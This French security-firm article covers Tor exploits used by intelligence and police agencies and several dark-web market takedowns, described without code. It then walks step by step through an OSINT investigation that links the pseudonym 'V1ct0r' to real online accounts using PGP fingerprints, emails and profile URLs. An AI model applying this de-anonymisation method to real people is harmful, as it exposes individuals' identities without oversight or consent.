- **TOR** : https://www.cvedetails.com/vulnerability-list/vendor_id-12287/product_id-23219/Torproject-TOR.html
- **Tor Browser** : https://www.cvedetails.com/vulnerability-list/vendor_id-12287/product_id-50922/Torproject-Tor-Browser.html

Parmi l'ensemble des vulnérabilités, aucun code d'exploitation public n'est disponible.

Cette absence de code d'exploitation public réduit considérablement le risque associé.


NSA - EGOTISTICALGOAT et ERRONEOUSINGENUITY (2014)

En 2014 des documents de la NSA divulgués sous le nom « Peeling Back the Layers of Tor with EGOTISTICALGIRAFFE » nous indiquent que les services de renseignement n'hésitent pas à développer et à utiliser des codes d'exploitation affectant Mozilla Firefox (11.0 et 13.0), affectant Tor Browser. Selon les documents divulgués, les codes d'exploitation surnommés ERRONEOUSINGENUITY et EGOTISTICALGOAT tireraient parti d'erreurs de gestion de la mémoire dans Firefox et permettraient à un attaquant de prendre le contrôle du système.

Cependant, comme le rapporte la NSA dans sa présentation, l'utilisation de tels codes d'exploitation ne permet pas une surveillance permanente des utilisateurs de Tor.

En effet, chaque version de Tor Browser ayant des vulnérabilités différentes, la durée de vie des codes d'exploitation s'avère très courte, et par conséquent ne permettrait de surveiller que très peu d'utilisateurs.

Darkweb - Partie #1- Anonymat et TOR



Aperçu des documents fuites de la NSA

FBI - Playpen (2015) [12-13]

En février 2015, le FBI a saisi Playpen, un site de pédopornographie, et l'a contrôlé pendant 13 jours à partir d'une installation gouvernementale en Virginie dans le but de distribuer un malware aux visiteurs.
Selon des témoignages fournis par l'agent spécial du FBI, Daniel Alfin, « La NIT (ndlr : NetWork Investigative Technique ou technique d'investigation offensive) a été déployée contre les utilisateurs ayant accédé à des publications sur le forum, car ces utilisateurs tentaient de distribuer ou de promouvoir de la pornographie enfantine. »

À l'aide de ses techniques d'investigation offensives, le FBI a obtenu plus d'un millier d'adresses IP pour les utilisateurs américains de Playpen, conformément à un accord de plaidoyer dans une affaire concernée. Selon une présentation d'Europol découverte par Motherboard, l'agence aurait généré 3 229 cas dans le cadre de l'opération Pacifier, dont 34 au Danemark. Motherboard a également découvert des cas au Chili, en Grèce et au Royaume-Uni, ainsi que des arrestations potentiellement liées en Turquie et en Colombie. En moyenne, 11 000 visiteurs uniques ont accédé chaque semaine au parc, selon des documents judiciaires.

Mozilla a déclaré n'avoir jamais reçu de divulgation de vulnérabilité de la part du FBI, et le projet Tor a, quant à lui, indiqué n'avoir reçu de divulgation de la part d'aucune agence américaine depuis 2015, date à laquelle l'opération Playpen a pris fin. On pourrait ainsi supposer que l'attaque du FBI a reposé sur un code d'exploitation connu tel que EGOTISTICALGOAT ou ERRONEOUSINGENUITY. La possibilité d'un nouveau code d'exploitation que le FBI n'aurait pas rendu public n'est pas à proscrire.

Zerodium - Code d'exploitation affectant Tor Browser 7.x (2018) [14]

Zerodium est une société spécialisée dans l'achat de vulnérabilités 0day (inconnues du public) à des chercheurs en sécurité, pour les vendre ensuite à des groupes gouvernementaux.

En septembre 2018, une vulnérabilité concernant l'extension NoScript, installée avec la version 7.x de Tor Browser, a été publiée gratuitement par Zerodium. Comme son nom l'indique, l'extension NoScript est conçue pour empêcher JavaScript, Flash et d'autres plug-ins de fonctionner sur des sites Web non fiables.

Cette faille permettait à un attaquant via un site web piégé d'exploiter l'extension pour exécuter du code JavaScript arbitraire. Un chercheur en sécurité appelée « x0rz » a mis en ligne une vidéo de la vulnérabilité en action et l'a qualifiée de « facile à reproduire ».

La révélation de la vulnérabilité par Zérodium peut s'expliquer par le fait qu'elle est inutile face à la version 8.0 de Tor Browser (version actuelle en septembre 2018).

Le chercheur x0rz a déclaré sur Twitter : « À mon avis, si Zerodium abandonne cette vulnérabilité gratuitement et à des fins publicitaires, cela signifie vraiment qu'ils ont plus de ressources. Probablement sur la dernière version de Tor Browser (8.0) ».

En 2017, Zerodium offrait jusqu'à 250 000 USD pour obtenir des détails sur les vulnérabilités liées à Tor Browser.

« À l'aide de ses techniques d'investigation offensives, le FBI a obtenu plus d'un millier d'adresses IP pour les utilisateurs américains de Playpen, conformément à un accord de plaidoyer dans une affaire concernée »


Comme nous l'avons vu, les vulnérabilités sur TOR sont une denrée rare qui intéresse énormément les acteurs étatiques dans le cadre de leurs investigations. En ce sens, il existe peu de code d'exploitation public. Toutefois, devant l'évolution de Tor Browser, les codes d'exploitation semblent avoir une durée de vie très limitée étant donné qu'elles tirent parti de vulnérabilités liées à des versions spécifiques du logiciel. Par conséquent, nous pouvons nous demander dans quelle mesure ces vulnérabilités sont utilisées en pratique pour démanteler des réseaux et plateformes du dark web.

Darkweb - Partie #2
Démantèlement des forums

> Forums et Black Markets


Une des utilisations majeures du Dark Web est de pouvoir accéder à des sites illégaux. Ils sont décomposés en deux grandes catégories :

✚ **Les Forums** sont des espaces communautaires, abordant des discussions en tout genre (actualités, faits divers, conseils en informatique, art, sexualité, etc.) et où le partage de ressources (tutoriels, comptes piratés, etc.) est très présent. Certains de ces forums permettent également l'achat et la vente de produits de « la main à la main », c'est-à-dire de manière non automatisée, via échange de messages privés, à la manière de LeBonCoin.




Aperçu du forum Cache-Cash sur Tor

✚ **Les Blackmarkets** assimilés à des « Ebay du Dark Web », sont des boutiques semi-automatisées : dépôt de monnaie sur la plateforme (Bitcoin, Monero), blocage de l'argent le temps de la livraison (« escrow »), système de notes et avis, achat/vente et livraison en quelques clics.



Aperçu du blackmarket FDW Market

Vous l'aurez compris, l'anonymat est la clé de la réussite pour les créateurs de ces sites, mais également pour leur utilisateur. Un utilisateur rigoureux et précautionneux a peu de chance de se faire attraper, car les moyens techniques requis sont très importants. Mais bien sûr c'est sans compter sur le code 30, c'est-à-dire l'erreur humaine …



Darkweb - Partie #2 - Démantèlement

> Cas récents de démantèlement de blackmarkets

Au cours des 5 dernières années, plusieurs cas de démantèlement de blackmarkets ont défrayé la chronique. Nous allons essayer de comprendre comment les forces de police ont réussi à lever l'anonymat des propriétaires desdites plateformes. Ont-elles utilisé des vulnérabilités de TOR ? Ou bien des moyens techniques à l'encontre des plateformes ? Voire de l'infiltration via des techniques de social engineering ?

✚ 2017 - Hansa Market

Avec environ 200 000 utilisateurs et 40 000 vendeurs, cette plateforme était l'une des plus actives du Dark Web. Les autorités allemandes ont enquêté et identifié les administrateurs, puis utilisé leur accès pour piéger la plateforme et identifier un maximum de vendeurs. L'enquête a débuté avec le signalement d'une entreprise de sécurité ayant cru avoir trouvé un serveur Hansa de préproduction dans le centre de données néerlandais d'une entreprise d'hébergement Web.
La police néerlandaise a rapidement contacté l'hôte Web, exigé l'accès à son centre de données et installé un équipement de surveillance du réseau lui permettant d'espionner tout le trafic entrant et sortant de la machine. Après quelques mois de surveillance, leur identité a été trahie grâce à une transaction en Bitcoin émanant du serveur Hansa et à destination de leur société lituanienne détenue en leur nom propre.

✚ 2018 - La Main Noire

La Main Noire était un forum français de ventes et d'échanges du Dark Web. Ce démantèlement est l'un des premiers du genre en France. Selon la police judiciaire chargée de la cybercriminalité (OCLCTIC), l'enquête a duré environ 1 an, et la DNRED (renseignement douanier) aurait percé l'anonymat de certains vendeurs et aurait permis de remonter jusqu'à l'Administratrice « Anouchka ».
Selon certains anciens membres de La Main Noire, la DNRED aurait identifié et suivi des colis contenant des stupéfiants puis interpellés certains vendeurs très connus, qui auraient fourni des informations concernant l'administratrice de la plateforme.

✚ 2019 - Wall Street Market

Suite à la fermeture de Hansa Market, Wall Street Market, est devenu l'un des blackmarkets internationaux les plus actifs en 2019. Selon le département de la Justice américaine (DOJ), une opération de surveillance de grande ampleur a été mise en place. Au cours de cette opération, l'un des administrateurs de la plateforme aurait accidentellement révélé son adresse IP suite à une erreur d'utilisation du VPN censé protéger son anonymat. Aucune information plus précise n'est disponible.

✚ 2019 - Deep Dot Web

Deep Dot Web était un portail accessible sur le Dark Web, mais aussi sur le Web classique, référençant des forums et blackmarkets du Dark web moyennant une commission suite aux visites (tels les systèmes d'affiliation que l'on trouve sur les plateformes e-commerce légitimes).

Le département de la justice américaine (DOJ) n'a donné aucune information concernant leur mode opératoire. Toutefois, DeepDotWeb étant accessible sur le ClearWeb via un nom de domaine classique, remonter les traces de paiement du nom de domaine est très probablement un vecteur ayant permis l'identification des administrateurs.

> INFO

La police allemande démantèle le « Cyberbunker », un important datacenter illégal

La police allemande a récemment procédé au démantèlement d'un datacenter hébergeant des sites du darkweb.
Le datacenter en question se trouvait dans un ancien bunker de l'OTAN situé en Rhénanie-Palatinat, près de la ville de Traben-Trarbach. Le bunker avait été acheté en 2013 par un ressortissant néerlandais d'une cinquantaine d'années dans le but d'en faire un datacenter clandestin. Ce dernier était commercialement connu sous le nom de Cyberbunker.

Les forces de l'ordre ont saisi près de 200 serveurs qui hébergeaient entre autres une dizaine de sites de vente de stupéfiants tels que :

- Wall Street Market ;
- Cannabis Road ;
- Fraudsters ;
- Flugsvamp 2.0 ;
- OrangeChemicals ;
- AceChemStore ;
- LifestylePharma.

Ces serveurs avaient également servi lors d'une attaque ayant conduit à la compromission de plus d'un million de routeurs de Deutsche Telekom en 2016.

Sur les douze personnes impliquées dans cette affaire, sept ont été arrêtées en prévention d'une éventuelle fuite.

> Étude du récent démantèlement du « FDW-Market » (juin 2019)

Le 12 juin la presse française annonce le démantèlement du « FDW-Market ». Aucun élément technique n'est divulgué, ni le mode opératoire et il est même omis le démantèlement de l'hébergeur administrant 3 autres plateformes.

S'agissait-il d'un démantèlement faisant appel à des connaissances très techniques (exploit Tor) tel que vu précédemment ? Ou au contraire, l'erreur a-t-elle été humaine ? Actuellement, aucun article de presse ne détaille l'élément ayant permis de démanteler cette infrastructure. Via mon analyse et les diverses réactions des communautés du Dark Web, j'ai essayé de retracer le déroulé des évènements, et ainsi comprendre comment la plateforme a été démantelée.

Note : Les différentes conversations/réactions ont été échangées sur le forum French Freedom Zone (FFZ), l'un des deux autres forums restants (avec CHR0N1C) sur le Dark Web français, les 4 autres forums étant inaccessibles.

Déroulé des évènements

✚ **Le 9 juin**, 4 plateformes du Dark Web français deviennent inaccessibles :

- French Deep Web (FDW) ;
- La filiale French Deep Web Market (FDW-Market) ;
- Dark French Anti System (DFAS) ;
- Cache Cash.

Il s'agit des plateformes les plus actives et les plus populaires de la communauté française. Il arrive fréquemment que ces plateformes soient inaccessibles, que ce soit dû à des attaques DDOS entre plateformes, ou à cause d'opérations de maintenance.

✚ **Le 11 juin**, après plus de 24h d'attente, l'accès aux plateformes n'est toujours pas rétabli, les membres commencent à suspecter un évènement plus grave qu'une attaque « DDOS » ou une maintenance.

✚ **Le 13 juin**, la presse française annonce le démantèlement de French Deep Web Market (FDW-Market) et déclare l'arrestation de 3 individus français.


LE FIGARO PREMIUM

Politique Société Vox International Economie Culture Figaro Live

Le fabuleux coup de filet de la cyberdouane contre un réseau français du «dark Web»

Aperçu de l'annonce du démantèlement (source Le Figaro)

Le FDW-Market était hébergé par un membre connu sous le pseudo « V1ct0r », administrateur de la plateforme d'hébergement baptisée « Liberty Hacker (LH)». Or, Liberty Hacker hébergeait également 3 autres plateformes toujours inaccessibles. Liberty Hacker a t-il été compromis et démantelé ?

Cette hypothèse est confortée par l'inaccessibilité des 4 plateformes qu'elle héberge, dont une ayant été démantelée.

Pour certains membres du Dark Web français, il n'y a aucun doute : Liberty Hacker est compromis.

Schéma des plateformes hébergées par Liberty Hacker

✚ **Le 14 juin** les suspicions de la communauté française commencent à se renforcer, V1ct0r l'administrateur de Liberty Hacker est suspecté d'avoir été arrêté par la police.

✚ Dans la même journée, un ancien membre de l'équipe French Deep Web publie un message annonçant la compromission des serveurs LH, et renforçant ainsi la théorie de l'arrestation de son administrateur V1ct0r.


Message au deep Francophone

Bonjour, comme vous le savez surement déja les forces gouvernementales ont attaquer le FDW-M. (source : ici et là)

Selon les médias il y aurait plusieurs personnes arrêter, merci de ne pas colporter de fausses rumeurs sur l'identités des interpellés. (Ce qui pourrait leurs portés préjudice.)

L'infrastructure de LH semble à ce jour compromise et ne peux donc pas être en mesure d'assurer du service.

-----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA512

Message pour le deep écrit par X1T1X (ancien escrow du FDW-M) le dans un pays pommé ou la douane ne viendra pas me chercher :)


FDW WILL NEVER DIE !
-----BEGIN PGP SIGNATURE-----

iQIzBAEBCgAdFiEE9eSCm0zaoOJDdICzhBeCrL6UCQFAl0DttgACgkQzhBeCrL6
UCS6vBAAs1YQEky70a90WczFESopgzVt9/04jEtjkDlRpMrk+FOz2MDtePgUZb6/
0vOwV+Sdv4X+Wcv/oADkZjpGN0Z7HNYeh9Wka5ecrx07w+E+tTSr3hZVrfY4qLfw
VQ/5VtJNVYaBaAIImWs3yRATHDOwM6Spnar1MGu+TIyNFWXCJRDn65+W80qOBL7F
1KIDxeScQXLnUjmCZoWyOtUgRJ5bpJ7/AV8n/klT6+NBmf/lWWZ+GFJvzoRn3Xd0
tgMgvk81E16gJJuYJoxM3PQEO34XSEIOax58jaLmWOCrPakDSArE6X0IBXdxlykH
0WQ9ga4R0xxNJDF2CM/Lui08VWNlkVwxAVFN+Mh9178Vrcf/kpcvb84cMP9owE98
anjpvdQDOJoD6YJkgeVImoNkyA3tTtGM7goq3lg7uS2kaVwDQed6cnS2lDVwtyMe
BneToAiR6goctjtzq7154NnidEzR3G0TOV4AEmmRrTbTaGPcxXFEXTXweyX10n70
xi92QAn8jYCJZ4jfYA+His17Oo9bE47vvwi3m859/6971f1BVnMT11LhImkKyNzC
vPURgCn6VkfDeoIvHxbE9RHDq7QqTQYJx5d3fIQrdKjH2OQpZaQFO5CpU9Pwz7+s
IkrKwKAU4U+H5ko0wAxFbOzEMDvrEuc6YzKwnMZi+tOCzPpoXLO=
=Bvgh
-----END PGP SIGNATURE-----

Aperçu du message annonçant la compromission de l'infrastructure Liberty Hacker (14 juin)

✚ **Le 17 juin**, « Hamster-Guerrier » le principal administrateur de FDW sort de l'ombre et publie un message annonçant qu'il se retire des affaires. L'administrateur insinue qu'il n'a pas été arrêté, mais souhaite se concentrer sur de nouveaux projets.

✚ **Le 17 juin** un article du Sud Ouest dévoile plus d'informations sur l'un des interpellés, un « militaire girondin ». La



communauté commence à mettre des noms supposés sur les trois arrestations :

- L'administrateur Hachi (amateur d'arme) serait le « militaire girondin » ;
- L'administrateur LH V1ct0r aurait également été interpellé ;
- Le 3e individu reste inconnu pour l'instant ;
- La communauté suspecte l'administrateur Hamster-Guerrier d'être un informateur de la police.

✚ **Le 18 juin**, un membre écrit : « Ce qui a fait tomber LH ce sont les serveurs localisés en France et ce qui a fait tomber v1ct0r c'est qu'il soit relié par sa vraie identité à ces serveurs. ». Ce message pourrait en effet conforter la thèse de l'arrestation de V1ct0r et de la compromission de toute son infrastructure. Par ailleurs, un membre dévoile qu'une recherche OSINT sur le mot clé « V1ct0r » permettrait de remonter complètement l'identité réelle de l'individu.

✚ **Le 21 juin**, un membre sous-entend que les serveurs LH sont directement hébergés chez V1ct0r lui-même. En effet, lors d'une interruption de service il aurait confié qu'il y « avait eu des orages chez lui dans la nuit ». Un membre précise même que les serveurs seraient dans le « sous-sol de ses parents » .

Investigation OSINT : qui est réellement V1ct0r ?

V1ct0r, l'administrateur de l'organisation Liberty Hacker, hébergeant les 4 plateformes inaccessibles est suspecté d'avoir été arrêté et aurait permis le démantèlement de French Deep Web Market. Qu'est-ce qu'Internet sait de V1ct0r ? Peut-on essayer de retracer son identité réelle ?

1. Éléments de départ

✚ Pseudonyme : v1ct0r

✚ Avatar : 

✚ Signature issance ne vaut que si elle est partagée par tous »

✚ Clés publiques PGP (empreintes issues de Liberty Hacker) :

✚ Empreinte clé 1 : 7E09 375E 57A7 9246 4FAD C3C1 04A0 E192 B401 7C7F (créée en 2012, révoquée actuellement) ;

✚ Empreinte clé 2 : 5CE1 0728 E306 AFF0 CE74 B969 8832 0376 7605 332C (créée en juin 2018, expire en 2020).

Première empreinte sur Debian Facile

Une simple recherche sur Google avec le mot clé « V1ct0r » permet d'identifier une première trace. Il s'agit du forum « Debian-Facile » permettant l'échange et l'entraide autour de la distribution Linux Debian : https://debian-facile.org/viewtopic.php?id=6761

Hash: SHA1

Bonjour

13

Je suis V1ct0r, prononcez vingt-ce-tor SVP.
J'ai créé Liberty's Hackers sur le réseau Tor car j'ai un désir important d'apprendre et de pa
Désireux d'utiliser le réseau Tor afin de défendre la liberté, j'y propose également quelques

Mon désir de partage et mon utilisation quotidienne de Debian explique également ma pré

Utilisateur de GNU/linux depuis déjà quelques années, je tourne principalement sous Debi
Backtrack 5 auparavant)

Je suis également un défenseur du logiciel libre
-----BEGIN PGP SIGNATURE-----
Version: GnuPG v1.4.12 (GNU/Linux)


iQEcBAEBAgAGBQJRe4OXAAoJEASg4ZK0AXx/JZ4H/R3UjaiJrfU1NMsUYJxbunxM
stBs4Dtm1PnJzq2JN06+0sVCGGOv1OlnRCpDir6QxglgU0gq7GgXyOLqi0n+tMMz
AKLuUE2KgTGfZ1HrYd0HIZSi47Xa5oHaUZt0MkU3T0HWkr6OVWSn+OrlIVFnF638
+k0vVCqebSQLqd8nw4EYRpRa6v43CETTlOtP1mfOfb9i5Of9RkhWOU2AsJVT3eBu
SWkCOAPKetT1nQvWPWyB0Vhny/XYXrSJq2IGSDITwE3GKAqyFWvO2Tm79P57Yvel
xraMSVLCnyVWdAtm/CKNxFvXb4NR5mSW0/LYRjQF+ONREP26NAQefZ4pgmYDWIM=
=FCNr
-----END PGP SIGNATURE-----
Dernière modification par v1ct0r-LH (27-04-2013 09:52:15)

Liberty's Hackers
utilisez Tor pour y acceder
La connaisance ne vaut que si elle est partagée par tous

Aperçu de la présentation de v1ct0r sur Debian-Facile (2013)

Cette publication datant de 2013, elle contient plusieurs éléments très cohérents avec ce que l'on sait de l'individu :

- Le pseudonyme correspond
- L'avatar correspond
- La signature « La connaissance ne vaut que si elle est partagée par tous » (y compris avec la faute d'orthographe dans « connaisance »).
- La vérification du message signé avec PGP correspond à la clé 1. Le message datant de 2013, soit 1 an après la date de création de la clé PGP, l'ensemble est cohérent.



```
ber  master ±  gpg --verify /Users/XMCO-JCP/Desktop/signature-de
ce le Sam 27 avr 09:51:51 2013 CEST
  avec la clef RSA 04A0E192B4017C7F
re de « v1ct0r (Liberty's Hackers) <libertyhackers@cryptolab.net> »
  alias « v1ct0r (Liberty's Hackers) <v1ct0r@tormail.org> » [inconn
ette clef à été révoquée par son propriétaire.
```

Aperçu de la vérification de la signature PGP

Cette publication sur Debian-Facile signifie que V1ct0r est présent sur Internet sans se cacher, cela signifie qu'il est possible de trouver d'autres éléments.

OpenClassrooms

En 2015, un individu sous le pseudonyme « S3nt1n3l » crée un sujet sur le forum d'OpenClassrooms à propos d'un « Devoir Maison » de mathématiques : https://openclassrooms.com/forum/sujet/suites-dm

« Suites DM » d'OpenClassrooms (2015)

Plus bas dans le sujet, la fonctionnalité « répondre en citant » du forum, divulgue le pseudonyme « V1ct0r » : lorsque l'individu sous le pseudonyme « cklqdjfkljqlfj » cite les propos de « S3nt1n3l », le pseudonyme « V1ct0r » apparait.

Par ailleurs le profil S3nt1n3l affiche la même signature que V1ct0r (sans la faute d'orthographe). S3nt1n3l serait-il v1ct0r ?

Il est possible que v1ct0r se soit renommé en S3nt1n3l sur OpenClassrooms, mais que la fonctionnalité de citation de message n'ait pas procédé à la mise à jour du pseudonyme.

Identité révélée

OpenClassrooms permet à ses membres d'avoir une page de profil personnalisée, voilà celle de S3nt1n3l : https://openclassrooms.com/fr/membres/v1ct0r

Aperçu de la page de profil de S3nt1n3l sur OpenClassrooms

Plusieurs éléments sur cette page ne laissent place à aucune ambiguïté :

- On retrouve la signature de V1ct0r ;
- L'URL du profil (https://openclassrooms.com/fr/membres/v1ct0r) confirme qu'il s'agit de V1ct0r, on peut donc supposer qu'il ait fait le choix de se renommer en S3nt1n3l.

« En 2013, l'arrestation de l'Allemand Ross Ulbricht, l'administrateur du blackmarket SilkRoad, avait pu être permise grâce à une publication sur le forum bitcointalks.org, car Ross s'y était inscrit avec son adresse Gmail personnelle permettant alors à la police allemande de lier son identité virtuelle avec son identité réelle »

Par ailleurs, on constate que ce profil OpenClassrooms divulgue 2 éléments clés :

- Le nom et prénom de l'individu, ainsi que sa date de naissance ;
- Son profil Facebook.


Gotcha !

Selon les éléments récupérés au sein des échanges et conversations post-démantèlement, plusieurs coïncidences laissent penser que la théorie selon laquelle V1ct0r a été identifié, arrêté et ses serveurs compromis, est fortement plausible :

- L'identité de v1ct0r est facilement identifiable sur Internet
- Étant donné le contenu du sujet OpenClassrooms, V1ct0r semblait avoir une tranche d'âge comprise entre 14 et 18 ans en 2015 (« DM de mathématiques » faisant intervenir le théorème de « pythagore » on peut donc penser qu'il était au collège ou lycée). Ce qui rendrait d'autant plus possible la théorie supposant que ses serveurs soient « hébergés chez ses parents »

En 2013, l'arrestation de l'Allemand Ross Ulbricht, l'administrateur du blackmarket SilkRoad, avait pu être permise grâce à une publication sur le forum bitcointalks.org, car Ross s'y était inscrit avec son adresse Gmail personnelle (rossulbricht@gmail.com) permettant alors à la police allemande de lier son identité virtuelle avec son identité réelle. Ainsi, étant donné la facilité d'identification de l'identité de V1ct0r il semble fortement plausible que ce mode opératoire ait été réutilisé dans le cadre du démantèlement de Liberty Hacker et donc du French Deep Web Market.

Par ailleurs, OpenClassrooms étant une société française, et possédant les informations de connexion (adresse IP) de v1ct0r, une collaboration entre les services de police et la société est très probable.



> Conclusion

Pour conclure, la plupart des démantèlements sont facilités par les erreurs humaines commises par les vendeurs ou les administrateurs (expédition des colis traçables, perméabilité de l'identité sur le dark web et de l'identité réelle sur Internet, etc.). Ainsi, les méthodes techniques sont peu nécessaires, mais lorsqu'elles sont utilisées, elles révèlent de nouvelles erreurs humaines (erreur dans l'utilisation d'un VPN, transactions Bitcoin retracées).

Au vu de la durée de vie de plus en plus limitée de ces plateformes, il est d'autant plus nécessaire d'effectuer une veille très régulière afin de pouvoir maintenir un annuaire de plateformes à jour.

Car, comme nous l'avons vu précédemment, le Dark Web contient énormément de données, pour la plupart concernant des problématiques étatiques (drogues, armes à feu, usurpation d'identité, etc.).

Ainsi, l'enjeu sur le Dark Web n'est pas tellement d'accéder à des informations, l'enjeu est de naviguer parmi les 99% de bruit, afin de trouver le 1% de pépites nous ayant permis cette année d'envoyer environ 30 alertes à nos clients. Ceci implique un traitement massif de données tout en tenant compte du contexte, c'est dans cet objectif que réside l'expertise d'XMCO sur le Dark Web.

Références

[1]
Tor and the rise of anonymity networks (2017)
https://www.dailydot.com/debug/tor-freenet-i2p-anonymous-network/

[2]
TOR Metrics
https://metrics.torproject.org/userstats-relay-country.html

[3]
Tom's Guide - What Is Tor? Answers to Frequently Asked Questions (2013)
https://www.tomsguide.com/us/what-is-tor-faq,news-17754.html

Skerritt - How Does Tor Really Work? (2019)
https://skerritt.blog/how-does-tor-really-work/

Insider Attack - Deep Dive Into TOR (2016)
https://blog.insiderattack.net/deep-dive-into-tor-the-onion-router-6de4c25beba7

Fossbytes - Everything About Tor: What is Tor? How Tor Works? (2017)
https://fossbytes.com/everything-tor-tor-tor-works/

[4]
https://gitweb.torproject.org/torspec.git/tree/tor-spec.txt
https://fr.wikipedia.org/wiki/Tor_(r%C3%A9seau)
https://metrics.torproject.org/networksize.html

[5]
Whonix - Tips on Remaining Anonymous
https://www.whonix.org/wiki/DoNot

[6]
« On the Effectiveness of Traffic Analysis AgainstAnonymity Networks Using Flow Records » (2015)
https://media.kasperskycontenthub.com/wp-content/uploads/sites/43/2015/06/20081849/pam2014-tor-nfattack.pdf

[7]
Security Affairs - Discovered attacks to compromise TOR Network and De-Anonymize users
https://securityaffairs.co/wordpress/27193/hacking/attacks-against-tor-network.html

Security Affairs - DefecTor – Deanonymizing Tor users with the analysis of DNS traffic from Tor exit relays
https://securityaffairs.co/wordpress/51848/deep-web/defector-tor-deanonymizing.html

[8]
Leviathan Security - The Case of the Modified Binaries (2014)
https://www.leviathansecurity.com/blog/the-case-of-the-modified-binaries/

[9]
Uncovering Tor users: where anonymity ends in the Darknet (2015)
https://securelist.com/uncovering-tor-users-where-anonymity-ends-in-the-darknet/70673/

[10]
Secure List - Uncovering Tor users: where anonymity ends in the Darknet
